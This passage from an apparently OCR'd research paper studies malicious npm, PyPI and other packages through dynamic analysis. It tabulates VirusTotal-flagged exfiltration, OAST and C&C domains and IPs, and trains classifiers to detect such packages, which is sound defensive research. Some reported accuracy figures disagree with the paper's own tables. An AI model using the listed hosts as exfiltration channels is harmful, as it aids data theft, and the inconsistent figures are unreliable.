Malicious packages typically communicate with external servers, commonly referred to as Command and Control (C&C) servers, to receive instructions or exfiltrate stolen data. This section analyzes the domains contacted by malicious packages for communication purposes. Figure 5 illustrates that the majority of these domains are flagged by at least one security vendor. Notably, 50 domains are flagged by two or more security vendors in VirusTotal. A higher number of flags raised by security vendors for a domain increases confidence in its classification as malicious.

Table 4 reveals that malicious packages communicate with significantly more domains (URLs) than benign packages—nearly 14 times as many. Moreover, malicious packages contact a substantially greater variety of domains—approximately 133 times more than benign packages. This discrepancy may suggest that malicious actors originate from diverse groups or frequently change their C&C servers to evade detection.

Interestingly, malicious packages appear to employ Out-of-band Application Security Testing (OAST) tools when probing for Common Vulnerabilities and Exposures (CVEs). We identified several OAST domains involved in these probing attempts. Attackers likely scanned victims to identify vulnerable targets, leveraging these domains to exploit vulnerabilities and deploy cryptominers on compromised hosts [35]. Table 6 lists the OAST domains associated with malicious packages in our dataset, all flagged by at least two security vendors in VirusTotal. Most domains were categorized as malicious, malware, or phishing by the security vendors.

Table 7 shows the most domains that are frequently connected to malicious packages and flagged by domain scanning tools on VirusTotal.

Domain Name	**Number of Flagged Security Vendors**	**Flagged Labels**
000webhostapp.com	3	phishing, malicious
51pwn.com	1	malware
burpcollaborator.net	1	malicious
canarytokens.com	3	malicious
discord.com	1	suspicious
discord.gg	1	phishing
dnslog.cn	6	malicious, malware
dnslog.pw	13	malicious, malware, suspicious
eyes.sh	2	malicious, malware
ezstat.ru	10	suspicious, phishing, malicious
icanhazip.com	2	suspicious, malicious
interact.sh	8	malicious, phishing, malware, suspicious
ip-api.com	1	suspicious
ipify.org	1	malicious
ipinfo.io	2	malicious, suspicious
linglink.lu	8	suspicious, malicious, malware, phishing
ngrok-free.app	2	malware, suspicious
ngrok.io	1	malware
oast.fun	11	malware, suspicious, phishing
oast.live	10	malware, phishing
oast.me	11	malware, phishing
oast.online	7	discouraged, malware, suspicious, phishing
oast.pro	10	malware, suspicious, phishing
oast.site	10	malware, phishing, suspicious
oastify.com	2	malware
pastebin.com	1	suspicious
pipedream.net	1	phishing
ply.gg	3	malware
requestrepo.com	10	suspicious, malware
shk0x.net	3	malware
skybornsaga.com	14	phishing, malware, suspicious
vercel.app	1	suspicious
webhook.site	3	malware, suspicious

Table 7: Statistics of malicious domains most frequently connected to by malicious packages and flagged by domain scanning tools on VirusTotal.

Table 8 lists the top ten domains contacted during the installation phase. Among the most frequently connected domains are pypi.org, the official package registry for the Python programming language, and rubygems.org, the registry for RubyGems. Both are legitimate domains, and verification with VirusTotal confirmed that none of the top ten domains listed in Table 8 are malicious.

However, our team identified two potentially malicious domains—eommih12qna182o.m.pipedream.net and http:

Top	crates.io	npm	Packagist	PyPI	RubyGems
1	crates.io	registry.npmjs.org	repo.packagist.org	pypi.org	index.rubygems.org
2	**static.crates.io**	**objects.githubusercontent.com**	packagist.org	files.pythonhosted.org	**rubygems.org**
3	index.crates.io	storage.googleapis.com	codeload.github.com	raw.githubusercontent.com	**objects.githubusercontent.com**
4	github.com	github.com	api.github.com	googlechromelabs.github.io	raw.githubusercontent.com
5	api.github.com	nodejs.org	bitbucket.org	storage.googleapis.com	**appsignal-agent-releases.global.ssl.fastly.net**
6	**objects.githubusercontent.com**	opencollective.com	**gitlab.com**	github.com	github.com
7	storage.googleapis.com	binaries.prisma.sh	gitee.com	download.joulescope.com	repo.maven.apache.org
8	pypi.org	codeload.github.com	downloads.wordpress.org	**objects.githubusercontent.com**	s3.amazonaws.com
9	files.pythonhosted.org	**edgedl.me.gvt1.com**	git.drupalcode.org	**pypi.python.org**	**appsignal-agent-releases.s3-eu-west-1.amazonaws.com**
10	download.pytorch.org	raw.githubusercontent.com	gitlab.wpdesk.dev	registry.npmjs.org	agent-binaries.cloud.solarwinds.com

Table 8: The ten domains most connected to by open-source packages at the install phase.

//eoaptq5t02z6dxu.m.pipedream.net—within the same dataset. Verification via VirusTotal revealed that eommih12qna182o.m.pipedream.net was flagged as phishing by Emsisoft and malicious by Netcraft.

Notably, the domain http://discord.com was queried 30 times during package installation, ranking fifth in frequency within Table 8.


In Table 9, which highlights the top ten domains accessed during the import phase, we observed that crates.io packages did not connect to any domains. However, the previously flagged domains eommih12qna182o.m.pipedream.net and eoaptq5t02z6dxu.m.pipedream.net also appeared during this phase. VirusTotal further corroborated these findings, identifying eommih12qna182o.m.pipedream.net as phishing (flagged by Emsisoft) and malicious (flagged by Netcraft), while eoaptq5t02z6dxu.m.pipedream.net was flagged as phishing by Yandex Safe Browsing.

Beyond domain names, IP addresses are another critical indicator of network activity. IP addresses in malicious packages often point to command and control servers, while those in benign packages typically refer to legitimate database servers or other services. Table 4 indicates that malicious packages contain nearly 15 times more IP addresses than benign packages. Among the 37,423 IP addresses identified, 15,927 (42.56%) were flagged as malicious by at least one security vendor in VirusTotal. Figure 4 shows that most IP addresses in benign packages are located in the United States, with Germany ranking second. This pattern suggests that malicious packages may target users in Europe.

Table 10 presents the top ten IP addresses most frequently accessed by open-source packages from various repositories during the import phase. The table highlights frequent connections to loopback addresses (::1, 127.0.0.1), as well as to Google's DNS server at IP address 8.8.8.8.

Table 11 shows that among the top ten IP addresses accessed during the installation of open-source packages from the PyPI repository, IP addresses 151.101.64.223, 151.101.0.223, and 185.199.108.133 are suspected to be malicious. A *whois* query indicates that these IP addresses are owned by Fastly, a cloud computing service provider. Verification through VirusTotal reveals that these IPs are flagged as malicious by the community. Specifically, two IP addresses are identified as malicious by Xcitium Verdict Cloud and suspicious by Gridinsoft, while the third is flagged as malicious by both CyRadar and Xcitium Verdict Cloud.

Next, we scanned all 37,423 unique IP addresses using VirusTotal. Figure 6 illustrates the number of security vendors on VirusTotal that flagged these IP addresses, which were accessed by open-source packages. Of the scanned IPs, 1,417 (approximately 3.89%) were flagged by at least two security vendors. In general, the greater the number of vendors flagging an IP address, the higher the confidence that it is associated with malicious activity.



(a) All packages (b) Malicious packages (c) Benign packages

Figure 4: Geographic locations of IP Addresses found in open-source packages.




Figure 5: Distribution of number of domains flagged by security vendors in VirusTotal




Figure 6: Distribution of the number of IP addresses flagged by security vendors in VirusTotal

6 Applying Machine Learning Techniques to classify benign and malicious packages

In this section, we utilize machine learning techniques to classify packages as benign or malicious. Figure 7 illustrates




Figure 7: Machine learning pipeline

our machine learning pipeline. Following the collection of benign and malicious packages (described in Section 4), we preprocess the raw analysis files and extract relevant features. These preprocessed files are input into a feature extractor component, which generates a feature vector for each package. The resulting feature vectors are then used to train machine learning algorithms.

For simplicity, we conducted our experiment using Google Colab, a hosted Jupyter Notebook service that requires no setup and offers free access to computing resources, including GPUs and TPUs [25]. The Google Colab notebook for this experiment is publicly available at [4].

6.1 Data Preprocessing

The number of packages in our dataset for machine learning is summarized in Table 12. Since the raw package analysis results are stored in a database of tables, we first convert them into a CSV format, which is more user-friendly for machine learning algorithms. Subsequently, we clean the CSV files by removing unnecessary fields, duplicates, and rows with missing data.

Top	crates.io	npm	Packagist	PyPI	RubyGems
1		8.8.8.8	8.8.8.8	::1	127.0.0.1
2		127.0.0.1	::1	192.168.0.10	::1
3		10.68.0.10	127.0.0.1	8.8.8.8	8.8.8.8
4		**54.208.186.182**	**185.199.108.133**	37.19.207.34	**::ffff:7f00:1**
5		54.224.34.30	185.199.110.133	23.203.40.249	**3.248.33.252**
6		**34.201.81.34**	185.199.111.133	23.56.220.29	54.77.139.23
7		**54.243.129.215**	**185.199.109.133**	127.0.0.1	146.107.217.142
8		::1	142.44.245.229	**151.101.0.223**	2606:4700::6810:b60f
9		**216.24.57.3**	2606:50c0:8003::154	**151.101.64.223**	2606:4700::6810:b50f
10		216.24.57.253	2606:50c0:8002::154	151.101.192.223	169.254.169.254

Table 10: Top ten most connected IP addresses during the import phase

The highlighted cells represent IP addresses labeled as malicious or suspicious by at least one security vendor on VirusTotal.

Top	crates.io	npm	Packagist	PyPI	RubyGems
1	8.8.8.8	104.16.18.35	167.114.128.168	::1	151.101.1.227
2	2a04:4e42:600::649	104.16.16.35	8.8.8.8	**151.101.128.223**	151.101.65.227
3	2a04:4e42::649	104.16.22.35	2607:5300:201:3100::5	2a04:4e42::223	151.101.193.227
4	2a04:4e42:400::649	104.16.24.35	142.44.164.249	2a04:4e42:200::223	151.101.129.227
5	2a04:4e42:200::649	104.16.23.35	142.44.164.255	151.101.64.223	2a04:4e42:200::483
6	**151.101.66.137**	104.16.26.35	2607:5300:201:2100::7:2204	2a04:4e42:600::223	2a04:4e42:600::483
7	**151.101.194.137**	104.16.20.35	2607:5300:201:2100::7	**151.101.192.223**	2a04:4e42:400::483
8	**151.101.2.137**	104.16.27.35	140.82.112.9	2a04:4e42:400::223	2a04:4e42::483
9	**151.101.130.137**	104.16.17.35	140.82.114.10	151.101.0.223	8.8.8.8
10	99.84.160.86	104.16.25.35	140.82.112.10	8.8.8.8	10.68.0.10

Table 11: Top ten IP addresses most frequently connected to by open-source packages during installation.

The highlighted cells represent IP addresses labeled as malicious or suspicious by at least one security vendor on VirusTotal.

Set	Ecosystem	#Packages
Malicious set	npm	1170
Benign set	npm	1000
Dataset	npm	2170

Table 12: Number of packages in our dataset for machine learning

6.2 Feature Selection

Based on the analysis in the previous section, we select the following features:

- Number of executed commands: We count the number of commands executed by each package. The data type of this feature is an integer.
- Number of domains: We count the number of domains communicated by each package. The data type of this feature is an integer.
- Number of IP addresses: We count the number of IP addresses contacted by each package. The data type of this feature is an integer.

6.3 Training

In this experiment, we use the machine learning algorithms available in the *sklearn* framework [41]. We employ ten-fold cross-validation for training and evaluating the machine learning models. To assess performance, we utilize the standard metrics presented in Table 13.

Top	crates.io	npm	Packagist	PyPI	RubyGems
1		registry.npmjs.org	raw.githubusercontent.com	pypi.org	s3.amazonaws.com
2		api.knapsack.cloud	imagex.volcengineapi.com	raw.githubusercontent.com	matrix.org
3		checkpoint-api.hashicorp.com	www.googleapis.com	www.apple.com	matrix-client.matrix.org
4		eth-mainnet.g.alchemy.com	registry.npmjs.org	files.pythonhosted.org	**eommih12qna182o.m.pipedream.net**
5		registry.npmjs.com	discord.com	scinary.com	**eoaptq5t02z6dxu.m.pipedream.net**
6		rpc.ankr.com	ad.oceanengine.com	storage.googleapis.com	api.digitalocean.com
7		eth-goerli.g.alchemy.com	gateway.discord.gg	www.google-analytics.com	github.com
8		registry.yarnpkg.com	composer.github.io	registry.npmjs.org	mips.helmholtz-muenchen.de
9		raw.githubusercontent.com	www.alura.com.br	**huggingface.co**	eoy38idg1hk4nep.m.pipedream.net
10		goerli-rollup.arbitrum.io	releases.jquery.com	**allen-brain-cell-atlas.s3.us-west-2.amazonaws.com**	eo12kxtvatnejre.m.pipedream.net

Table 9: The ten domains most connected to by open-source packages at the import phase.

Metric	Description	Explanation
Accuracy	A metric that measures how often a machine learning model correctly predicts the outcome	Higher accuracy means better performance
False Negative Rate (FNR)	The proportion of positives which yield negative test outcomes with the test	Lower FNR means better performance
False Positive Rate (FPR)	The proportion of all negatives that still yield positive test outcomes	Lower FPR means better performance
Precision	A metric that measures how often a machine learning model correctly predicts the positive class.	Higher precision means better performance
Recall	A metric that measures how often a machine learning model correctly identifies positive instances (true positives) from all the actual positive samples in the dataset	Higher recall means better performance
F1 Score	The harmonic mean of the precision and recall of a classification model	Higher F1 score means better performance
Receiver Operating Characteristic (ROC) curve	A graph showing the performance of a classification model at all classification thresholds.	
Area under the ROC Curve (AUC)	AUC measures the entire two-dimensional area underneath the entire ROC curve	

Table 13: Evaluation metrics used in evaluating the machine learning models in this paper.




Figure 8: ROC Curves of the Machine Learning Models

6.4 Evaluation

In the evaluation phase, we employ 10-fold cross-validation, which randomly divides the data into ten parts. At each iteration, 10% of the data is held out for testing, as described by Kohavi [30]. This process is repeated ten times, after which the mean accuracy of the algorithm is calculated. Tables 14 and 15 report the performance of each machine learning model using 10-fold cross-validation.

6.5 Results

Figure 8 presents the Receiver Operating Characteristic (ROC) curves for all models. Overall, the curves lean towards the top-left corner, indicating that our predictive models are highly accurate in classifying benign and malicious open-source packages. Tree-based classifiers outperform the other models, particularly when boosting techniques are applied. Notably, three of the top-performing machine learning models listed in Tables 14 and 15 are tree-based. As shown in Figure 8, Logistic Regression and Gaussian-based classifiers exhibit the lowest performance among the evaluated models.

Tables 14 and 15 present the top-performing machine learning models ranked by AUC. The models achieve strong results on both training and testing sets across all evaluation metrics, indicating they do not suffer from overfitting. For example, the difference between the median AUC of all models in the training and testing phases is 0.004, which is relatively small. However, the false negative rates are slightly higher than the false positive rates, suggesting that the models occasionally fail to detect malicious packages. This indicates that additional information about the packages may be required to improve classification accuracy. Furthermore, the models achieve an average accuracy of 0.923, which aligns well with the expectations of package repository maintainers [57].

While the accuracy of the models is not practically optimal, as shown by the average values in Table 14 (0.8935) and Table 15 (0.8898), their precision and recall values in the training phase exceed 90%. These results are promising and suggest that even with a relatively small sample size, it is feasible to develop effective predictive models for classifying malicious and benign packages.

Machine Learning Model	Accuracy	Precision	Recall	F1	FPR	FNR	AUC
DecisionTreeClassifier	0.8940	0.9005	0.9015	0.8940	0.0199	0.1772	0.9116
ExtraTreesClassifier	0.8940	0.9005	0.9015	0.8940	0.0199	0.1772	0.9116
HistGradientBoostingClassifier	0.8933	0.8994	0.9006	0.8933	0.0226	0.1762	0.9112
BaggingClassifier	0.8937	0.8999	0.9011	0.8937	0.0216	0.1762	0.9111
RandomForestClassifier	0.8940	0.9003	0.9014	0.8940	0.0207	0.1765	0.9111
GradientBoostingClassifier	0.8934	0.8990	0.9005	0.8934	0.0247	0.1744	0.9110
KNeighborsClassifier	0.8922	0.8988	0.8998	0.8922	0.0214	0.1791	0.9092

Table 14: Performance of the Top Machine Learning Models on the Training Set.

Model	Accuracy	Precision	Recall	F1	FPR	FNR	AUC
HistGradientBoostingClassifier	0.8897	0.8961	0.8966	0.8894	0.0263	0.1805	0.9103
RandomForestClassifier	0.8907	0.8968	0.8975	0.8904	0.0263	0.1787	0.9102
ExtraTreesClassifier	0.8904	0.8968	0.8973	0.8901	0.0258	0.1797	0.9099
GradientBoostingClassifier	0.8892	0.8950	0.8958	0.8889	0.0297	0.1786	0.9092
BaggingClassifier	0.8882	0.8946	0.8950	0.8879	0.0281	0.1819	0.9087
KNeighborsClassifier	0.8909	0.8981	0.8980	0.8906	0.0221	0.1819	0.9081
DecisionTreeClassifier	0.8894	0.8960	0.8964	0.8891	0.0258	0.1814	0.9081

Table 15: Performance of the Top Machine Learning Models on the Validation Set.

7 Developing a Web Application

This section describes our web application designed to automatically detect malicious open-source packages using a trained machine learning model based on results from the *package-analysis* tool.

7.1 Components of the Application

The program comprises three main components: the web application, *package-analysis*, and the machine learning model, each playing a critical role in the system's operational workflow. Figure 9 illustrates the execution process of these components.

The web application serves as the primary interface and the main point of interaction for users. It collects information about the source code that users wish to analyze and forwards these requests to the server. The server employs *package-analysis* to analyze the source code and extract key features. These extracted features are then passed to a pre-trained machine learning model for data classification.

We employ the XGBClassifier algorithm as the machine learning component of the web application. This model demonstrates strong performance in classifying malicious and benign open-source packages across various metrics, as discussed in Section 5.

Figure 10 presents the interface of our web application. The main interface, depicted in Figure 10a, allows users to initiate an analysis by providing information about the open-source package, including the package name, version, and registry details. Currently, the application supports packages exclusively from the npm ecosystem. Figure 10b shows the interface during the analysis process, where the *package-analysis* tool extracts raw data. This raw data is then preprocessed and input into the trained machine learning model, which predicts the likelihood of a package being benign, as illustrated in Figure 10c.




Figure 9: Components of our developed Web Application to classify benign and malicious open-source packages

8 Threats to Validity

This section outlines the factors that may have influenced the validity of our work.

We considered only the top 1,000 npm packages as benign, out of over two million available packages in the npm ecosystem. A more comprehensive analysis of the ecosystem and the training of machine learning models would require a significantly larger dataset.

Our machine learning models focus specifically on JavaScript packages within npm, particularly JavaScript files. Extending this approach to other interpreted languages and file types, such as Python/PyPI and Ruby/RubyGems, appears feasible. This would require the collection of additional samples from repositories such as the Python Package Index (PyPI) and training the models on those samples.

The malicious dataset used in our study may not fully represent malicious packages encountered in the wild, as not all malicious npm packages are publicly disclosed. Vulert, Vulners, and OSV provide some of the largest available repositories of malicious packages for researchers, but these repositories may not capture all threats in the ecosystem.

We rely on package-analysis to extract features from packages. However, as noted in our prior observations [36], *package-analysis* is ineffective at analyzing packages during the installation phase. This limitation hinders our ability to capture certain behavioral characteristics of open-source packages. Additionally, the dynamic analysis tool *package-analysis* currently operates only on Linux-based systems. This restriction is due to its sandbox environment, which supports Linux exclusively. Future work will focus on extending the sandbox environment to support additional operating systems, such as Windows and macOS. This would involve modifications to accommodate other file formats, such as Portable Executable files for Windows.

9 Limitations and Future Work


Currently, our analysis of open-source package behaviors is limited to the Linux environment, as *package-analysis* supports only a Linux sandbox. Our next step is to extend its functionality to support the Windows environment, which will require the development of a Windows kernel and associated utilities. Furthermore, significant engineering efforts will be necessary to improve the analysis completion rates of *package-analysis*, particularly during the installation phase, as illustrated in Figure 3.

In our study, we observed that *package-analysis* performs suboptimally during the installation phase, as shown in Figure 3. This limitation may hinder our ability to fully assess the behaviors of all packages in the studied repositories. To address this, we plan to investigate the *package-analysis* logs to identify and resolve the underlying errors.

It is important to note that our analysis using *package-analysis* does not directly determine whether a package is malicious. Users of the tool must manually examine the raw results it generates to make informed decisions. A promising future direction is to apply machine learning techniques to the raw data generated by *package-analysis* and stored on Google BigQuery [3]. Features such as executed commands, domain URLs, and IP addresses could provide valuable inputs for machine-learning-based approaches to malware detection.

10 Conclusion

In this paper, we have conducted an in-depth analysis of a dynamic analysis tool called *package-analysis*, focusing on its sandboxing techniques and results. We examined the raw outputs of *package-analysis* for open-source packages in popular repositories to identify common malicious behaviors. Our analysis reveals that malicious packages often employ



(a) Main interface of the application program (b) Program interface during analysis (c) Program interface displaying the analysis results

Figure 10: The Web application interface

simple techniques such as *base64* encoding for data obfuscation and *curl* for data transfer. Furthermore, compared to benign packages, malicious packages exhibit significantly higher levels of activity in command execution and domain communication.

We propose a machine learning-based approach to classify packages as benign or malicious. This approach leverages features extracted through dynamic analysis, including executed commands, IP addresses, and domain interactions. Using a dataset of benign and malicious packages, we applied 17 machine learning models available in scikit-learn. Our evaluation demonstrates that these models perform well across various metrics, with particularly strong results in minimizing false positive rates.

As part of future work, we plan to explore additional features, such as those derived from static analysis, to enhance the performance of the machine learning models. We also aim to expand the evaluation to include packages from other ecosystems, such as PyPI and RubyGems, which will require significant effort in curating additional datasets, particularly malicious ones.

To facilitate practical deployment, we intend to integrate our machine learning models into existing package repositories, such as PyPI, or provide a standalone third-party tool for detecting malicious code in open-source packages. This will involve developing a new malware detection system capable of efficiently and effectively scanning open-source packages in real-time.

References

[1] CVE Database - Security Vulnerabilities and Exploits.

[2] GitHub - pakaremon/An-analysis-of-malicious-behaviors-of-open-source-packages-using-dynamic-analysis: Thesis project — github.com. https://github.com/pakaremon/An-analysis-of-malicious-behaviors-of-open-source-packages-using-dynamic-analysis. [Accessed 19-06-2024].

[3] Google bigquery's ossf-malware-analysis.

[4] Google Colab — colab.research.google.com. https://colab.research.google.com/drive/1O6ifXid_6-9B9fmTfFNIC3pt8PaTL7sn?usp=sharing. [Accessed 19-06-2024].

[5] Machine learning specialization.

[6] OSV - Open Source Vulnerabilities.

[7] Vulert: Software Composition Analysis & Vulnerability Alerts.

[8] Malicious urls dataset, July 2021.

[9] Supervised machine learning: regression and classification_2022, September 2022.

[10] Github - datadog/malicious-software-packages-dataset: An open-source dataset of malicious software packages found in the wild, 100

[11] Zahid Akhtar. Malware detection and analysis: Challenges and research opportunities. *arXiv preprint arXiv:2101.08429*, 2021.

[12] Rahaf Alkhadra, Joud Abuzaid, Mariam AlShammari, and Nazeeruddin Mohammad. Solar winds hack: In-depth analysis and countermeasures. In *2021 12th International Conference on Computing Communication and Networking Technologies (ICCCNT)*, pages 1–7. IEEE, 2021.

[13] Dennis Appelt. Meet package hunter: A tool for detecting malicious code in your dependencies., 2021.

[14] Francisco Azuaje. Witten ih, frank e: Data mining: Practical machine learning tools and techniques 2nd edition: San francisco: Morgan kaufmann publishers; 2005: 560. isbn 0-12-088407-0,£ 34.99, 2006.

[15] Fred Bals. What is the xz utils backdoor : Everything you need to know about the supply chain attack, 2024.

[16] Jason Brownlee. *Data preparation for machine learning: Data cleaning, feature selection, and data transforms in Python*. Machine Learning Mastery, 2020.

[17] Jason Brownlee. How to use standardscaler and minmaxscaler transforms in python, August 27 2020. Accessed: 2024-06-08.

[18] CrowdStrike. Malware detection: 10 techniques - crowdstrike, November 2023.

[19] GitHub Advisory Database. Malicious code was discovered in the upstream tarballs of..., 2024.

[20] Idan Digmi. The rising trend of malicious packages in open source ecosystems, March 2023.

[21] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards measuring supply chain attacks on package managers for interpreted languages. *arXiv preprint arXiv:2002.01139*, 2020.

[22] Yong Fang, Xiangyu Zhou, and Cheng Huang. Effective method for detecting malicious powershell scripts based on hybrid features. *Neurocomputing*, 448:30–39, 2021.

[23] GitLab. Package hunter: A tool for identifying malicious dependencies via runtime monitoring., 2020.

[24] Google. Github - google/capslock: A capability analysis cli for go packages, 2020.

[25] Google. Google colaboratory, 2024.

[26] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. An empirical study of malicious code in pypi ecosystem, 2023.

[27] The gVisor Authors. The container security platform.

[28] Jossef Harush. How 140k nuget, npm, and pypi packages were used to spread phishing links, February 2023.

[29] Vikram Hegde. Obfuscated command line detection using machine learning. https://cloud.google.com/blog/topics/threat-intelligence/obfuscated-command-line-detection-using-machine-learning, 2018. [Accessed 18-06-2024].

[30] R Kohavi. A study of cross-validation and bootstrap for accuracy estimation and model selection. *Morgan Kaufman Publishing*, 1995.

[31] Sandeep Kumar. Static + dynamic code analysis with sonarqube - sandeep kumar - medium. *Medium*, January 2022.

[32] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, and Olivier Barais. Sok: Taxonomy of attacks on open-source software supply chains. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 1509–1526. IEEE, 2023.

[33] Microsoft. Oss detect backdoor, 2019.

[34] Andreas Moser, Christopher Kruegel, and Engin Kirda. Limits of static analysis for malware detection. In *Twenty-third annual computer security applications conference (ACSAC 2007)*, pages 421–430. IEEE, 2007.

[35] Unit 42 Palo Alto Networks. Threat brief: Multiple ivanti vulnerabilities, 2024.

[36] Thanh-Cong Nguyen, Duc-Ly Vu, and Narayan C Debnath. An analysis of malicious behaviors of open-source packages using dynamic analysis.

[37] Ori Or-Meir, Nir Nissim, Yuval Elovici, and Lior Rokach. Dynamic malware analysis in the modern era—a state of the art survey. *ACM Computing Surveys (CSUR)*, 52(5):1–48, 2019.

[38] Ossf. Github - ossf/package-analysis: Open source package analysis, 2022.

[39] OSSF. Package analysis: Case studies, 2022.

[40] ossillate inc. GitHub - ossillate-inc/packj: Packj stops Solarwinds-, ESLint-, and PyTorch-like attacks by flagging malicious/vulnerable open-source dependencies (”weak links”) in your software supply-chain. https://github.com/ossillate-inc/packj. [Accessed 16-06-2024].

[41] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[42] PyPA. Malware checks., 2020.

[43] Ax Sharma. 241 npm and pypi packages caught dropping linux cryptominers, 2022.

[44] Ax Sharma. Attacker floods pypi with 1000s of malicious packages that drop windows trojan via dropbox, 2023.

[45] Michael Sikorski and Andrew Honig. *Practical malware analysis: the hands-on guide to dissecting malicious software*. no starch press, 2012.

[46] sonarsource. Sonarqube: Code quality, security static analysis tool. https://www.sonarsource.com/products/sonarqube/.

[47] Strace. Strace - the linux syscall tracer.

[48] Sysdig. Security for containers, kubernetes, and cloud.

[49] Sajedul Talukder. Tools and techniques for malware detection and analysis. *arXiv preprint arXiv:2002.06819*, 2020.

[50] Matthew Taylor, Ruturaj Vaidya, Drew Davidson, Lorenzo De Carli, and Vaibhav Rastogi. Defending against package typosquatting. In *Network and System Security: 14th International Conference, NSS 2020, Melbourne, VIC, Australia, November 25–27, 2020, Proceedings 14*, pages 112–131. Springer, 2020.

[51] Google Cloud Tech. Sandboxing your containers with gvisor (cloud next '18), July 2018.

[52] Tessian. What is a software supply chain attack?, November 2023.

[53] thehackernews. Malicious pypi packages slip whitesnake infostealer malware onto windows machines, 2024.

[54] Duc-Ly Vu. A fork of bandit tool with patterns to identifying malicious python code, 2020.

